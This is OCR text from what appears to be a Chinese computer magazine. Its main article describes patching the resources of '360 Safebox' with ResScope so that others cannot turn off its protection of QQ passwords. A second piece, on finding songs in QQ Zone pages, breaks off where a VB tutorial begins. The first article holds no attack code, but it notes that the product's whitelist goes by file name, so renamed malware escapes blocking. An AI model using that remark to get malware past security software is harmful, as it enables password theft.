


图6




图5

“360 保险箱”把它们都挡在了门外，如图5。从中可以看到，当我们使用“360 保险箱”的时候，还是可以有效防止别人盗取我们的 QQ 密码的。

但是万一“360 保险箱”被退出了，这时候我们的 QQ 就会很危险了。当然了，在使用工具查看 QQ 进程启动信息之前要记得先更新好友，如图6所示就是使用“Process Viewer”查看到的QQ进程启动信息。因此，为了QQ的安全，我们必须要想个安全的方法来保护我们的 QQ 不会被盗取。“360 保险箱”是不错，但是它不能像瑞星那样可以设置密码来禁止用户退出，所以当有人恶意退出“360 保险箱”的时候也就是我们的 QQ 比较危险的时候了，我们要想个方法不让我们的“360 保险箱”随便退出，有什么好方法呢？最好的方法就是自己修改“360 保险箱”，强行不让它退出。




图 7




图 8




图 9

二、定制“360 保险箱”

我看了一下“360 保险箱”，感觉可以从以下几个方面着手：第一，必须防止有人恶意把我们的程序删除保护的行列；第二，当跳出图2安全提示的时候禁止使用“允许”；第三，禁止把恶意程序添加到白名单，并且清空白名单列表，因为“360 保险箱”是依靠文件名来判断的，如果我们把恶意程序修改为白名单中的文件名的话是不会被拦截的，对于这一点个人认为“360 保险箱”做得并不是太好；第四，把右下角图标的右键菜单里的退出按钮禁用掉。经过我的测试，把“360 保险箱”修改成如上所说的那样，然后把其设置随机启动后就很难再退出了，也就能让它一直保护我们的 QQ 了。

好了，接下来我们就动手修改吧，给我们的 QQ 加把安全的锁。在修改前如果你的“360 保险箱”先前运行过的话，因为其有自我保护功能所以是无法修改它的，我们可以先复制一份，修改我们复制的文件，最后再替换，当然替换的时候可能需要使用“IceSword”这个工具的文件删除功能，因为“360 保险箱”在删除的时候会提示错误。我们这里主要修改的是“360safebox.exe”和“safeboxTray.exe”这两个文件，先来修改“360safebox.exe”，这个文件主要是去除主界面里一些不安全的操作功能，因为程序没有加壳，所以很简单，可以直接使用资源修改工具进行修改，使用“ResScope”载入“360safebox.exe”后先展开左边的“Men”菜单，把ID为240和319的菜单中的不需要的菜单选中，右键选择删除菜单项，这里可以删除两个，分别是ID为32773的“移除被保护软件”和ID为32777的“删除”选项，这样我们原先设定为被保护的程序就不会被轻易移除为不保护了，如图7。

接着再展开Dialog菜单，把ID为231、232、253的“Dialog”直接禁用吧，省得有人恶意添加程序到白名单或移除我们的保护程序。再把编号为242的Dialog的所有“Editbox”设置为只读，把ID为1021的“浏览”按钮禁用，防止有人恶意修改保护程序的路径及文件。最后点击“ResScope”中的“文件”—“更新所有资源项”，更新当前被编辑的文件就修改完毕了。接下来我们修改“safeboxTray.exe”，还是使用“ResScope”载入“safeboxTray.exe”，这个程序主要修改两处，一个是“Menu”下面的ID为32772的菜单，我们可以修改成其它的，目的是让右下角程序图标的退出按键失效，我们可以把“退出”改为“就是不让你退出”，常规属性里选择“灰色”，这个菜单就不能使用了，如图8。

另外一个地方就是“Dialog”下面的ID为249的Dialog，把“允许”这个按钮直接禁用，这样就把图2中的“允许”修改成不能使用了，如图9。

所有项目都修改完成后，我们更新所有资源项，更新程序，当然你也可以顺便修改其它的东西来个性化自己的程序，如果你修改的是复制出来的文件的话，别忘记了还得替换掉原来的文件。

三、总结

修改后的程序运行情况良好，“360 保险箱”既有自我保护功能，还剔除了一些危险的功能，而且很难再退出。这下我们就可以放心的上我们的QQ了，中途离开电脑也不用担心QQ密码被盗走了。总体上，经过修改的程序还是很不错的，只是在添加保护程序的时候千万不要忘记把Q游戏等程序也加进来哦。

（本文所涉及到的360保险箱、IceSword、ResScope已收录到光盘中）


速查 QQ 好友空间的音乐

无敌小龙

当我们浏览 QQ 好友的空间时，有时会听到非常好听的歌曲，那么如何获取到这些歌曲的地址甚至是下载它们呢，如图1。

于是我开始在网上东翻西找，总算找到了一款不错的工具，可以通过它的“QQ空间歌曲查询”功能来查询出QQ好友空间中的音乐，如图2。

在输入框中填写我们想要查询的 QQ 号码，然后单击“QQ


图 1

空间歌曲查询”按钮就会弹出一个窗口，然后我们就可以查询出指定QQ空间的音乐了，如图3。此时，只要单击后边的“试听”链接，就会自动弹出一个播放窗口，在上边也会清楚的看到播放音乐的地址，如图4。




图 2




图 3




图 4

刚才我们使用的是别人编写好的小工具，那我们是否也可以自己编写出一个类似的工具呢？答案当然是肯定的。打开VB编译器（可以从网络上下载VB6精简版，只有6MB），然后添加如下控件，如图5。

